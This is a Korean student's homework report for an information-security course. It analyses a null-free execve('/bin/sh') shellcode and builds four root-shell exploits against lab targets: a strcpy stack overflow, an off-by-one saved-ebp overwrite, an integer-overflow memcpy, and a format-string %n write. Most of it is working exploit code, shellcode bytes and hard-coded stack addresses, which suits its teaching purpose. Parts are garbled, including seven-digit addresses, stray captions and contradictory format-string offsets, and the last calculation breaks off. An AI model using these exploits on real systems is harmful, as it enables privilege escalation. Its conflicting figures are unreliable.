

최신정보보안이론

Homework #2

소속: 소프트웨어학부 소프트웨어전공

학번: 2021802025

이름: 신희수

제출일: 2025 10 27

목차

0. Shell code 분석

- A. Shell code 구성 방식
- B. Shell code 최적화 여부 판단

1. Exploit 구성

A. Sploit1

- i. target1 취약점 설명
- ii. sploit1 공격 문자열 구성
- iii. root shell 취득 시점 다이어그램

B. Sploit2

- i. Target2 취약점 설명
- ii. Sploit2 공격 문자열 구성
- iii. root shell 취득 시점 다이어그램

C. Sploit3

- i. Target3 동작 및 취약점 설명
- ii. Sploit3 공격 문자열 구성
- iii. root shell 취득 시점 다이어그램

D. Sploit4

- i. Target4 취약점 설명
- ii. Sploit4 공격 문자열 구성
- iii. root shell 취득 시점 다이어그램

0. Shell code 분석

Shell code 구성 방식을 파악하기 위해 공격 대상인 target을 shellcode 입력과 함께 실행하는 exploit 프로그램, 'sploit' 코드에 대한 분석을 진행했습니다.

```
int main(void)
{
    char *args[] = { TARGET, "hi there", NULL };
    char *env[] = { NULL };

    execve(TARGET, args, env);
    fprintf(stderr, "execve failed.\n");

    return 0;
}
```

해당 sploit1.c는 target 프로그램에 인자로 머신코드를 주입하는 방식으로 동작합니다. 이때 target1부터 target4까지 모든 공격 대상은 특정 배열 혹은 구조체에 sploit으로부터 입력받은 머신코드를 주입받아 동작하는 방식으로 구현되어 있었습니다.

과제 요구사항은 해당 머신 코드를 통해 루트 쉘, 즉 '/bin/sh'을 실행시키는 것입니다. 이에 따라 '/bin/sh'를 인자로 제공하여 execve를 실행하고 정상적으로 종료하는 것을 목표로 하는 shell code를 작성했습니다.

추가적으로 root 권한을 확보하기 위한 setuid(0)의 경우 모든 target 프로그램에 미리 명시되어 있는 것을 확인했습니다. 이에 따라 shell 내에서 setuid 호출은 생략했습니다.

A. Shell code 구성 방식

앞선 target코드 분석을 통해 shellcode의 목표를 2가지로 설정했습니다. 우선 강의 시간에 확인한 system call convention에 따라 각 레지스터에 인자를 채운 뒤 int 80으로 execve system call이 실행되도록 shell code를 구성했습니다. 또한 해당 shellcode가 실행된 뒤 정상 종료를 보장하기 위해 exit(0) system call을 실행하는 shellcode를 추가로 구현했습니다. (shell code 최적화는 다음 장에서 설명하겠습니다.)

execve는 새 process에서 인자로 제공된 명령을 실행하는 system call로서 인자는 실행할 파일 경로(실행 명령), 새 process에 전달될 인자 배열, 그리고 추가 환경변수로 구성됩니다. 따라서 해당 인자를 system call convention에 따라 eax를 제외한, ebx, ecx, edx에

제공하는 방식으로 shellcode를 구현했습니다.

```
6 #"/bin/sh push"
7 push $0x2f68732f #/hs/ - add dump /
8 movb %al, 0x3(%esp) #add null byte
9 push $0x6e69622f #nib/
10 movl %esp, %ebx
```

```
11
12 #execve second arguments (%ecx)
13 push %eax #Null
14 push %ebx #/bin/sh ptr
15 movl %esp,%ecx
16
```

첫번째 인자는 실행할 파일 경로 즉, 실행될 명령어입니다. 따라서 shellcode의 목표인 root shell 취득을 위해 `"/bin/sh"` 문자열을 stack에 push하고 해당 문자열의 시작 주소가 저장된 `esp` 레지스터의 값을 `ebx` 레지스터에 저장하는 방식으로 코드를 구현했습니다. 이때 문자열의 push 순서는 little endian 원칙에 따라 역순으로 stack에 저장했습니다.

두번째 인자는 `execve`를 통해 실행될 프로세스에 전달될 인자이며 배열의 형태로 제공되기 때문에 해당 인자의 각 요소를 stack에 push하여 배열 형태를 구성하고 배열의 시작 주소를 두번째 인자를 저장하는 `ecx` 레지스터에 저장하는 방식으로 구현했습니다. 인자를 stack에 저장할 경우 reverse order로 저장하는 것이 calling convention이므로 이에 따라 두번째 인자인 null부터 첫번째 인자인 `/bin/sh` 문자열 저장 주소 순서로 stack에 저장한 뒤 해당 배열의 주소를 `ecx` 레지스터에 넣는 방식으로 구현했습니다.

```
16
17 #execve third argument (%edx)
18 xor %edx, %edx
19
20 #execute
21 movb $0x0b, %al
22 int $0x80
```

마지막 세번째 인자는 추가 환경변수 구성 내용입니다. 추가 설정 내용이 없기 때문에 null 값을 `edx` 레지스터에 넣는 방식으로 구현했습니다.

이후 `eax` 레지스터에는 실행할 system call 번호를 넣고 `int 80`을 통해 인터럽트를 발생시켜 시스템콜을 호출하는 방식으로 동작합니다. 따라서 `execve`의 번호인 11 (0xb)을 `eax` 레지스터에 추가하고 인터럽트를 발생시켜 `execve` system call을 호출했습니다.

```
24 #exit
25 movb $0x01, %al
26 xor %ebx, %ebx
27 int $0x80
```

마지막으로 `execve` 실행 후 segmentation fault를 방지하고 정상 종료를 보장하기 위해 `exit(0)` system call을 호출했습니다. Exit system call 번호인 0x1을 `eax` 레지스터에, 인자인 0을 `ebx` 레지스터에 넣고 `int 80`을 통해 인터럽트를 발생시키는 방식으로 `exit(0)` 동작을 호출했습니다.

B. Shell code 최적화 여부 판단

기본적인 `execve` system call은 stack에 push된 인자를 레지스터에 저장하고 `int 0x80` 즉 해당 system call을 실행하기 위한 interrupt를 거는 코드를 호출하는 방식으로 동작합니다. 따라서 인자를 stack에 push하는 대신 convention에 따라 레지스터에 값을 추가하고 직접 interrupt를 거는 방식으로 코드를 구현하여 코드 길이를 축소할 수 있었습니다.

```
static const char shellcode[] = "\x31\xc0\x68\x2f\x73\x68\x2f\x88\x44\x24\x03\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\xb0\x01\x31\xdb\xcd\x80";
```

다만 shell code를 머신코드로 변환 시 `0x00`같은 null 문자로 인식될 코드가 존재할 경우 target 코드에 정상적으로 삽입되지 않아 공격이 실패할 가능성이 큼니다. 따라서 외부에 노출된 null 문자를 적절히 숨기는 방식으로 shell code 최적화를 진행했습니다.

```
6 #"/bin/sh push"
7 push $0x2f68732f #/hs/ - add dump /
8 movb %al, 0x3(%esp) #add null byte
9 push $0x6e69622f #nib/
10 movl %esp, %ebx
```

우선 `execve` system call에 인자로 제공되는 `"/bin/sh"` 문자열에 경우 문자열 종료를 판단하기 위한 null문자를 추가하여 `"/bin/sh\0"` 형식으로 구성했습니다. 해당 문자열을 stack에 push하는 과정에서 null 문자가 직접 노출되는 것을 막기 위해 일종의 dump 문자를 추가한 `"/hs/"`를 stack에 push한 뒤 dump 문자 영역을 `0x00`으로 초기화 해둔 `eax` 레지스터의 1byte 값으로 교체하는 방식으로 구성했습니다.

```
12 #execve second arguments (%ecx)
13 push %eax #Null
```

```
17 #execve third argument (%edx)
18 xor %edx, %edx
```

`execve`에서 추가 환경 변수 관련 인자인 null 값을 추가하기 위해 레지스터 자신에 대해 `xor` 연산을 수행하는 방식으로 외부에 null 문자가 노출되는 것을 방지했습니다.

```
20 #execute
21 movb $0x0b, %al
22 int $0x80
24 #exit
25 movb $0x01, %al
26 xor %ebx, %ebx
27 int $0x80
```

기본적으로 `mov` 명령에 상수를 입력할 경우 4byte로 취급되어 남은 3byte 영역이 `0x00` 즉 null 문자로 취급될 가능성이 있습니다. 따라서 상수를 저장할 레지스터를 `xor`을 통해 초기화 한 뒤 `movb` 명령어로 하위 1byte에 대해서만 값을 추가하여 null로 초기화된 상위 3byte를 숨기는 방식으로 null 문자의 외부 노출을 방지했습니다.

1. Exploit 구성

```
user@cs3874:~/hw2$ ./test.sh
sploit1: pass
sploit2: pass
sploit3: pass
sploit4: pass
```

sploit 1~4에 대한 test.sh 실행을 완료했습니다.

A. Sploit1

1-1 target1 취약점 설명

```
6 int bar(char *arg, char *out)
7 {
8     strcpy(out, arg);
9     return 0;
10 }
11
12 void foo(char *argv[])
13 {
14     char buf[256];
15     bar(argv[1], buf);
16 }
17
18 int main(int argc, char *argv[])
19 {
20     if (argc != 2)
21     {
22         fprintf(stderr, "target1: argc != 2\n");
23         exit(EXIT_FAILURE);
24     }
25     setuid(0);
26     foo(argv);
27     return 0;
28 }
```

모든 target 코드는 sploits에서 `execve` 함수를 통해 공격 코드가 담긴 인자를 포함하여 수행됩니다. Main 함수 인자인 `argv` 특히 `bar` 함수에 인자로 제공되는 `argv[1]`에는 공격자가 제작한 공격을 위한 배열이 담겨있으며 이를 `strcpy` 함수를 통해 `buf` 배열에 복사하는 것을 목표로 하는 코드입니다.

다만 `buf` 배열에 공격자가 제작한 배열을 복사하는 `strcpy` 함수는 자체적으로 length check를 진행하지 않기 때문에 target1 코드에서 개발자가 자체적으로 length check를 진행하지 않는다면 buffer overflow attack에 취약하다는 문제가 발생합니다. 추가적으로 target 코드에 root 권한으로 동작을 실행하는 `setuid(0)` 함수가 존재했기 때문에 공격자

의 머신코드에 setuid 관련 system call을 호출하지 않더라도 정상적으로 root shell을 취득할 수 있었습니다.

1-2 sploit1 공격 문자열 구성

```
int main(void)
{
    char *buf = malloc(265);
    memset(buf, 0x90, 265);
    memcpy(buf+200, shellcode, 34);
    memcpy(buf+256, "AAAA", 4);
    memcpy(buf+260, "\x5c\xfc\xff\xbf", 4);
    buf[264] = '\0';

    char *args[] = { TARGET, buf, NULL };
    char *env[] = { NULL };

    execve(TARGET, args, env);
    fprintf(stderr, "execve failed.\n");
    return 0;
}
```

Buffer overflow 공격의 원리는 예상보다 더 큰 값을 주입하여 허락된 stack영역 너머 old ebp 저장공간, 그리고 return address 저장공간을 침범하는 것입니다. 따라서 gdb를 통해 target 코드를 분석하여 foo 함수 영역에 저장된 buf 배열의 시작주소와 return address가 저장되는 stack의 주소를 파악했습니다. 이를 통해 return address 저장 공간에 buf 배열 시작 주소를 넣고, 배열 내에 존재하는 머신코드를 실행시킬 수 있었습니다.

우선 target 코드 buf 배열의 정상 크기가 256byte이므로 old ebp 영역의 4byte 그리고 return address 영역에 4byte를 추가해야 한다고 판단했습니다. 실제로 gdb를 통해 분석한 결과 buf 배열의 시작 주소는 0xbfffc5c, return addr 저장 주소는 0xbfffd60으로 뺄셈 결과 260byte가 도출되기 때문에 260byte부터 4byte가 return address 저장 공간임을 확인할 수 있었습니다. 추가적으로 char형 배열은 일종의 문자열이기 때문에 종료를 판단하기 위한 널문자를 포함해야 한다고 판단했고 이에 따라 265byte의 배열을 구성했습니다.

ASLR과 같은 방어기법들을 사용하지 않았기 때문에 buf 배열의 시작 주소에 shell code를 넣어도 정상적으로 동작한다고 생각합니다. 다만 수업 중 배운 nop sled를 사용하기 위해 공격 배열을 0x90 즉 no-op으로 채운 뒤 배열 중간에 shellcode를 삽입하는 방식으로 구현했습니다. 이를 통해 buf 배열이 저장되는 foo 함수가 종료된 뒤 control flow

는 buf 배열의 시작부분으로 이동하고, nop sled를 통해 미끄러지듯 shell code 영역으로 이동시킬 수 있었습니다.

추가적으로 비정상 접근 영역인 old ebp 저장 주소에는 더미 문자를 추가하고 old ebp + 4 주소에 있는 return address 저장 공간에는 buf 배열의 시작 주소인 "0xbfffc5c"를 추가했습니다. 이때 stack에 문자열 입력 시 little endian 규칙을 따르기 때문에 역순인 "5c fc ff bf" 순서로 주소를 저장했습니다.

1-3 root shell 취득 시점 다이어그램

main stack frame

0x00000000 : 환경 설정 위한 frame의 ebp	0xbfffd68 = main ebp ->0x41414141로 변경
argv : foo 함수에 제공된 인자 argv (sploit 배열 포함)	0xbfffd64
0x08048540 : foo 함수 종료 후 복귀할 주소 (ret addr) ➔ 0xbfffc5c : exploit의 buf 시작 주소로 덮어쓰워짐	0xbfffd60 (공격 대상)

foo stack frame (foo frame이 ret되는 시점에서 exploit의 buf로 이동 = root shell 취득)

0xbfffd68 : main으로 복귀하기 위한 main old ebp ➔ 더미 문자 AAAA로 덮어쓰워짐	0xbfffd5c = foo ebp
Argv[1]에 담긴 exploit의 buf 배열 (공격 머신코드 포함)	0xbfffc5c (buf 시작 주소)
Buf : bar 함수에 제공될 2번째 인자 foo의 buf 배열 주소	0xbfffc58
Argv[1] : bar 함수에 제공될 첫번째 인자	0xbfffc54
0x08048501 : bar 함수 종료 후 복귀할 주소 (ret addr)	0xbfffc50

Bar stack frame (root shell 취득 시점에 이미 반환됨)

0xbfffd5c : foo로 복귀하기 위한 foo old ebp	0xbfffc4c = bar ebp
Arg : strcpy에 제공될 두번째 인자	0xbfffc48
Out : strcpy에 제공될 첫번째 인자	0xbfffc44

B. Sploit2

1-1 target2 취약점 설명

```
6 void nstrcpy(char *out, int outl, char *in)
7 {
8     int i, len;
9
10    len = strlen(in);
11    if (len > outl)
12        len = outl;
13
14    for (i = 0; i <= len; i++)
15        out[i] = in[i];
16 }
17
18 void bar(char *arg)
19 {
20     char buf[200];
21
22     nstrcpy(buf, sizeof buf, arg);
23 }
24
25 void foo(char *argv[])
26 {
27     bar(argv[1]);
28 }
29
30 int main(int argc, char *argv[])
31 {
32     if (argc != 2)
33     {
34         fprintf(stderr, "target2: argc != 2\n");
35         exit(EXIT_FAILURE);
36     }
37     setuid(0);
38     foo(argv);
39     return 0;
40 }
```

Target1과 마찬가지로 bar 함수에 위치한 buf 배열에 공격자가 주입한 값을 복사하여 저장하는 코드입니다. 다만 복사하기 전 nstrcpy 함수에서 공격자가 주입한 값 (in)이 buf 배열(out)의 길이를 초과하는지 파악하기 위해 strlen을 사용하여 일종의 length check를 하기 때문에 buffer overflow 공격은 방지할 수 있는 방식입니다.

하지만 strlen 함수는 문자열의 널 문자를 길이에 포함시키지 않는 함수입니다. 따라서 공격자가 널문자를 포함하여 201byte의 값을 입력할 경우 target2 코드 개발자의 의도와 달리 length check를 통과할 수 있는 문제가 발생합니다. 이처럼 개발자의 의도와 달리

길이를 잘못 판단하는 경우 off by one error에 취약할 수 있습니다.

1-2 sploit2 공격 문자열 구성

```
int main(void)
{
    char *buf = malloc(201);
    memset(buf, 0x90, 201);
    memcpy(buf+160, shellcode, 34);
    memcpy(buf+60, "\x08\xfd\xff\xbf", 4);

    buf[200] = '\0';
    char *args[] = { TARGET, buf, NULL };
    char *env[] = { NULL };

    execve(TARGET, args, env);
    fprintf(stderr, "execve failed.\n");

    return 0;
}
```

target2 코드는 단순히 strlen 함수로 length check를 진행했기 때문에 널 문자 1 byte를 추가로 삽입할 수 있는 off by one error에 취약한 방식입니다. 다만 단순히 1byte를 추가하는 것 만으로는 old ebp 영역에 1byte를 수정할 수 있을 뿐 return address 영역을 침범할 수 없었기 때문에 어떻게 root shell을 취득할 수 있을지 고민이 필요했습니다.

현재 buf 배열은 bar 함수에 저장되어 있고 off by one error를 발생시킬 경우 bar stack frame에 위치한 foo의 old ebp의 하위 1byte를 덮어씌울 수 있습니다. 만약 off by one error의 발생으로 foo의 old ebp 주소가 공격자가 입력한 값으로 채워진 buf 배열 공간을 가리키는 주소로 이동된다면, 해당 old ebp + 4 주소에 위치한 return address 저장 공간을 buf 배열을 통해 접근할 수 있겠다고 판단하고 gdb를 통해 확인을 진행했습니다.

esp	0xbffffcc8	ebp	0xbffffd90
-----	------------	-----	------------


```
(gdb) x/xw 0xbffffd90
0xbffffd90: 0xbffffd9c
```

buf 배열이 저장된 bar 함수 stack에서 ebp는 0xbffffd90, 해당 주소가 가리키는 값은 0xbffffd9c 즉 이전 stack frame인 foo 함수의 ebp 주소입니다. 또한 buf 배열의 시작 주소는 0xbffffcc8임을 확인했습니다.

이를 통해 0xbffffcc8 + 200byte는 0xbffffd90 즉 old ebp 저장 공간 전까지는 모두 buf

```
char *buf = malloc(201);
memset(buf, 0x90, 201);
memcpy(buf+160, shellcode, 34);
memcpy(buf+60, "\x08\xfd\xff\xbf", 4);
```

$0xbffffcc8 \xrightarrow{+60} 0xbffffd04$ (offset by one means in the next segment)
 $0xbffffd04$ = 1st address segment width

The diagram shows a memory segment divided into four parts: "No-op", "No-op", "shell code", and "10".
 An arrow points from the start of the "No-op" segment to the start of the "No-op" segment, labeled $0xbffffd04$ segment.
 Another arrow points from the start of the "No-op" segment to the start of the "shell code" segment, labeled "offset by one means in the next segment".

이를 통해 foo 함수가 종료될 경우 control flow는 공격자가 주입한 배열의 no-op 영역으로 이동되며 결국 nop sled를 통해 shell code가 실행되도록 코드를 구현했습니다.

1-3 root shell 취득 시점 다이어그램

main stack frame (foo함수에서 ret되는 시점에서 sploit buf로 이동 = root shell 취득)

0x00000000 : 환경 설정 위한 frame의 ebp	0xbfffd0a8 = main ebp → 0x90909090으로 변경
argv : foo 함수에 제공된 인자 argv (sploit 배열 포함)	0xbfffd0a4
0x0804858d : foo 함수 종료 후 복귀할 주소 (ret addr) → 0xbfffd008로 변경	0xbfffd0a0 → 0xbfffd004로 변경

Foo stack frame (root shell 취득 시점에 이미 반환됨)

0xbfffd068 : main으로 복귀하기 위한 main old ebp → 0x90909090 no-op으로 덮어쓰워짐	0xbfffd09c = foo ebp → 0xbfffd000으로 덮어쓰워짐
Argv[1] : sploit의 buf 배열 (공격 머신코드 포함), buf 함수에 제공될 인자	0xbfffd098
0x0804854e : bar 함수 종료 후 복귀할 주소 (ret addr)	0xbfffd094

Bar stack frame (root shell 취득 시점에 이미 반환됨)

0xbfffd09c : foo로 복귀하기 위한 foo old ebp → 0xbfffd000으로 덮어쓰워짐 (off by one error 발생)	0xbfffd090 = bar ebp
Arg : foo에서 인자로 받은 sploit의 buf 배열, nstrcpy함수에 제공될 3번째 인자	0xbfffdcc4
0xc8 (200) : bar에서 생성된 buf 배열 길이, nstrcpy 함수에 제공될 2번째 인자	0xbfffdcc0
0xbfffdcc8 : bar에서 생성된 buf 배열 시작 주소, Nstrcpy 함수에 제공될 첫번째 인자	0xbfffdcbc
0x0b048537 : nstrcpy 함수 종료 후 복귀 주소 (ret addr)	0xbfffdcb8

Nstrcpy stack frame (root shell 취득 시점에 이미 반환됨)

0xbfffd090 : bar로 복귀하기 위한 bar old ebp	0xbfffdcb4 = nstrcpy ebp
0xbfffd26(in) : sploit의 buf 배열, strlen 함수의 인자	0xbfffdca8

C. Sploit3

1.1 Target3 동작 및 취약점 설명

```
24 int main(int argc, char *argv[])
25 {
26     int count;
27     char *in;
28
29     if (argc != 2)
30     {
31         fprintf(stderr, "target3: argc != 2\n");
32         exit(EXIT_FAILURE);
33     }
34     setuid(0);
35
36     /*
37     * format of argv[1] is as follows:
38     *
39     * - a count, encoded as a decimal number in ASCII
40     * - a comma (",")
41     * - the remainder of the data, treated as an array
42     *   of struct widget_t
43     */
44
45     count = (int)strtoul(argv[1], &in, 10);
46     if (*in != ',')
47     {
48         fprintf(stderr, "target3: argument format is [count],[data]\n");
49         exit(EXIT_FAILURE);
50     }
51     in++; /* advance one byte, past the comma */
52     foo(in, count);
53
54     return 0;
55 }
```

Target3는 main 함수 구성방식부터 약간 차이가 있었습니다. strtoul 함수는 문자열을 unsigned long 타입 숫자로 변환하는 함수로써 숫자로 변환 불가능한 문자를 만날때까지 계속 변환하는 함수입니다. 또한 주석과 fprintf 내용을 통해 target3에 주입될 sploit 배열은 정수로 변환될 count 영역과 strtoul 동작의 종료 지점인 쉼표 (,) 그리고 실제 공격에 사용될 data 영역으로 구성해야 함을 알 수 있었습니다.

이후 정수로 변환된 count값과 sploit 배열의 쉼표 뒤쪽 부분인 data 영역(in)을 foo 함수 인자로 전달하는 방식으로 동작합니다.

```

6 struct widget_t {
7     double x;
8     double y;
9     int count;
10 };
11
12 #define MAX_WIDGETS 1000
13
14 int foo(char *in, int count)
15 {
16     struct widget_t buf[MAX_WIDGETS];
17
18     if (count < MAX_WIDGETS)
19         memcpy(buf, in, count * sizeof(struct widget_t));
20
21     return 0;
22 }

```

이후 foo 함수는 구조체 1000개의 공간을 생성한 뒤 해당 공간에 exploit의 공격 배열을 복사하는 방식으로 동작합니다. 다만 복사를 진행하는 memcpy 함수를 실행하기 전 count 길이에 대한 length check를 진행하기 때문에 기본적인 buffer overflow 공격은 불가능했습니다.

다만 memcpy 함수에서 복사할 byte 수를 판단하는 세번째 인자는 widget_t 구조체 하나 크기와 count 값을 곱하는 방식으로 정해지며 음수 count에 대해서는 length check를 진행하지 않았기 때문에 큰 음수 값을 넣어 underflow를 발생시키는 방식으로 비정상 주소에 접근하는 integer overflow 공격에 취약하다는 문제가 발생합니다.

1.2 Sploit3 공격 문자열 구성

```

int main(void)
{
    const int payload_size = 20020;
    char *buf = malloc(payload_size + 13);
    strcpy(buf, "3221226473,");

    char *payload = malloc(payload_size);
    memset(payload, 0x90, payload_size);
    memcpy(payload+10000, shellcode, 34);
    memcpy(payload+20004, "\x10\x62\xff\xbf", 4);
    payload[20019] = '\0';

    memcpy(buf + strlen(buf), payload, payload_size);
    buf[20032] = '\0';
}

```

target3 코드 동작에서 형변환이 자주 발생했습니다. main 함수에서 strtoul의 반환값

count는 unsigned long 타입으로 반환된 뒤 int 타입으로 강제 형변환 되었으며 foo 함수에서 memcpy의 세번째 인자는 size_t 타입으로 변환되어 동작합니다. 따라서 memcpy를 통해 복사할 크기를 sploit 배열의 count영역에 어떻게 표기해야 하는지 파악하는 것이 가장 중요한 문제였습니다.

```
19 memcpy(buf, in, count * sizeof(struct widget_t));
```

우선 widget_t 구조체 하나의 크기를 double 2개와 int 하나의 크기인 20byte로 가정하고 정상적으로 memcpy가 최대한 수행되었을 때의 byte 수를 20byte * MAX_WIDGETS의 크기인 20000byte라고 판단했습니다. 이후 비정상 주소에 접근하기 위해 memcpy의 세번째 인자로 입력이 필요한 값을 정상 크기인 20000byte에서 widget_t 구조체 하나 크기만큼 추가한 20020byte로 가정하고 해당 값을 도출해내는 size_t의 underflow 값을 파악하는 방식으로 풀이를 진행했습니다.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
    int underflow = -1;

    while (1)
    {
        size_t under_test = 20 * underflow;
        if (under_test == 20020)
            break;
        underflow--;
    }

    printf("%d", underflow);

    return 0;
}
```

Microsoft Visual Studio 디버거
-1073740823

size_t의 최댓값을 파악한 뒤 직접 계산하는 방식도 있었지만 계산 오류가 발생할 경우 검증이 어렵다고 판단했습니다. 따라서 현재 target3의 memcpy 동작 방식을 코드로 재현하여 구조체 크기에 얼마나 작은 int(테스트에서는 underflow, target코드에서는 target) 값이 곱해져야 underflow가 발생하여 size_t 값이 20020으로 도출되는지 테스트를 진행했습니다. (x86 환경에서 동작하도록 구성했습니다.)

Integer 변수를 하나씩 줄여가며 테스트한 결과 foo 함수에 인자로 제공되는 count 값은 -1073740823이어야 함을 확인할 수 있었습니다.

다만 공격자의 sploit3 buf 배열에 구성된 count 값은 main에서 unsigned long 타입으로 변환된 뒤 다시 int로 강제 형변환 되어 foo의 인자로 제공되는 방식입니다. 따라서 최종적으로 foo에 전달되는 count 변수 값을 -1073740823으로 만들기 위한 값을 다시 판단할 필요가 있었습니다.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
    int underflow_count = -1073740823;
    unsigned long strtoul_count = 1;
    while (1) {
        if ((int)strtoul_count == underflow_count) {
            break;
        }
        strtoul_count++;
    }
    printf("%ul", strtoul_count);

    return 0;
}
```

Microsoft Visual Studio 디버그 x +

3221226473l

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
    int underflow_count = -1073740823;
    unsigned long strtoul_count = 1;
    char* input = "3221226473";
    char* dummy;

    int count = (int)strtoul(input, &dummy, 10);
    printf("%d", count);
}
```

Microsoft Visual Studio 디버그 x + v

-1073740823

Int로 형변환 되었을 때 값이 -1073740823이 되는 unsigned long 변수를 실제로 계산하는 것은 쉽지 않을 뿐만 아니라 오류가 발생할 확률이 높다고 판단했습니다. 따라서 size_t 변수를 연산했을 때와 같이 strtoul 동작을 모방한 테스트 코드를 제작하여 int로 형변환 되었을 때 -1073740823이 되는 unsigned long 변수 값이 3221226473임을 확인할 수 있었습니다. 추가적으로 전체 과정을 확인하는 테스트 코드 동작 결과 sploit 공격 배열에 입력되어야 할 값이 3221226473임을 재확인할 수 있었습니다.

```
const int payload_size = 20020;
char *buf = malloc(payload_size + 13);
strcpy(buf, "3221226473,");
```

sploit3의 buf 배열 구성방식에 따라 전체 크기를 3221226473과 쉼표를 포함한 count 영역(11byte), 실제 target 코드 배열의 주입될 data 영역 (20020byte)을 포함한 20031byte로 구성해야 한다고 판단했습니다. 다만 추가적으로 memcpy에 사용될 data 영역 문자열이 끝났음을 판단하는 널 문자(1byte), 그리고 sploit의 buf 배열이 끝났음을 판단하기 위한 배열 마지막 주소에 추가될 널 문자(1byte)를 포함하여 총 20033byte로 공격 배열 크기를 지정했습니다. 이후 sploit3 코드 주석에 명시된 작성 방식에 따라 공격 배열 buf에 count 값으로 변환되는 3221226473 문자열과 변환 종료를 판단하는 쉼표를 먼저 구성했습니다.


```

char *payload = malloc(payload_size);
memset(payload, 0x90, payload_size);
memcpy(payload+10000, shellcode, 34);
memcpy(payload+20004, "\x10\x62\xff\xbf", 4);
payload[20019] = '\0';

memcpy(buf + strlen(buf), payload, payload_size);
buf[20032] = '\0';

```

data영역의 배열은 buffer overflow 공격의 배열과 동일한 방식으로 구성했습니다. Data 영역의 크기인 20020byte에 대해 no-op 코드인 0x90으로 채운 뒤 배열 후반에 공격을 위한 shellcode를 구성하여 nop sled가 동작하도록 구현했습니다.

Return address가 저장된 공간의 주소는 정상공간인 20000byte에서 +4 위치부터 시작함을 확인했습니다. 따라서 해당 공간에 target buf 배열의 초반 주소인 0xbfff6210을 지정하여 foo 함수가 ret 되는 시점에 control flow hijacking을 통해 shell code가 동작하도록 코드를 구성했습니다. (gdb 분석에 따르면 target buf 배열 시작 주소는 0xbfff6200입니다. 다만 return addr 공간에 값을 0xbfff6200으로 채울 경우 target buf 배열 시작 주소가 0xbfff6210으로 변경되는 문제가 있었습니다. 따라서 결과적으로 nop sled로 인해 정상 동작하는 0xbfff6210 주소를 return address 공간에 작성했습니다.)

이후 data영역 문자열이 끝났음을 확인하기 위해, 그리고 전체 공격 배열이 끝났음을 확인하기 위해서 data영역, 그리고 exploit의 buf 배열의 마지막 공간에 널문자를 추가하는 방식으로 코드를 구성했습니다.

1.3 root shell 취득 시점 다이어그램

main stack frame (foo함수에서 ret되는 시점에서 exploit buf로 이동 = root shell 취득)

0x00000000 : 환경 설정 위한 frame의 ebp	0xbfffb038 = main ebp
0xc00003e9 : count 변수 (3221226473 저장)	0xbfffb034
0xc00003e9 : count 변수, foo에 제공될 2번째 인자 → 0x90909090으로 덮어쓰워짐	0xbfffb02c
in : foo 함수에 제공될 첫번째 인자 → 0x90909090으로 덮어쓰워짐	0xbfffb028
0x080485bf : foo 함수 종료 후 복귀할 주소 (ret addr) → 0xbfff6210으로 덮어쓰워짐 (hijacking 될 것)	0xbfffb024 (공격 대상)

Foo stack frame (root shell 취득 시점에 이미 반환됨)

0xbfffb038 : main으로 복귀하기 위한 main old ebp → 0x90909090으로 덮어쓰워짐	0xbfffb020 = foo ebp
20020 : memcpy 함수의 3번째 인자, 비정상 크기 구성	0xbfff61fc
ln : memcpy 함수의 2번째 인자, 공격 배열 data 영역	0xbfff61f8
Buf : memcpy 함수의 첫번째 인자, foo의 배열 주소	0xbfff61f4

D. Sploit4

1.1 Target4 취약점 설명

```
6 int foo(char *arg)
7 {
8     char buf[400];
9     snprintf(buf, sizeof buf, arg);
10    return 0;
11 }
12
13 int main(int argc, char *argv[])
14 {
15     if (argc != 2)
16     {
17         fprintf(stderr, "target5: argc != 2\n");
18         exit(EXIT_FAILURE);
19     }
20     setuid(0);
21     foo(argv[1]);
22     return 0;
23 }
```

Target4 코드는 main에서 공격자의 sploit 배열을 foo 함수의 인자로 사용하는 방식으로 기존 target1, 2 코드와 유사한 방식입니다. 다만 snprintf 함수의 출력 형식을 결정하는 세번째 인자를 변수 형태로 주입받고 있기 때문에 이는 형식지정자를 악의적으로 조작하여 control flow hijacking을 시도하는 format string bug에 취약할 수 있습니다.

특히 snprintf의 세번째 인자로 공격자가 주입한 배열 변수 (arg)가 사용되고 있습니다. 만약 공격자가 snprintf 출력이 저장되는 배열의 시작 주소와 return address 주소 공간을 알고 있을 경우 화면에 출력된 byte 수만큼 특정 주소에 저장하는 %n 형식지정자를 사용하여 shell code 영역으로 control flow를 이동시킬 수 있습니다.

1.2 Sploit4 공격 문자열 구성

```
char *buf = malloc(400);
memset(buf, 0x90, 400);
memcpy(buf, shellcode, 34);
memcpy(buf+36, "\xe0\xfc\xff\xbf", 4);
memcpy(buf+40, "\xe2\xfc\xff\xbf", 4);
memcpy(buf+44, "%64288d%10$hn%50355d%11$hn", 26);


buf[399] = '\0';
```

Gdb 분석 결과 foo stack frame의 ebp는 0xbffffcdc, sprintf 값이 저장될 foo의 배열 buf 시작 주소는 0xbffffb4c입니다. 따라서 ebp + 4 위치인 return address 저장 주소 0xbffffce0에 buf 시작 주소 0xbffffb4c를 쓰기 위한 형식지정자를 구성하는 것이 sploit4의 목표라고 판단했습니다.

◦ write 0xbffffc14 to 0xbffffce0

① 0xfc14 = 64532

② 0xbfff = 49151

∴ "\xe0\xfc\xff\xbf\xe2\xfc\xff\xbf" 

printf("\xe0\xfc\xff\xbf\xe2\xfc\xff\xbf%64524d%10\$hn%50355d%11\$hn")

① 0xfc14 = 64532 - 8 = 64524

② 0xbfff => 0xbfff = 114667
∴ 114667 - 64532 = 50135

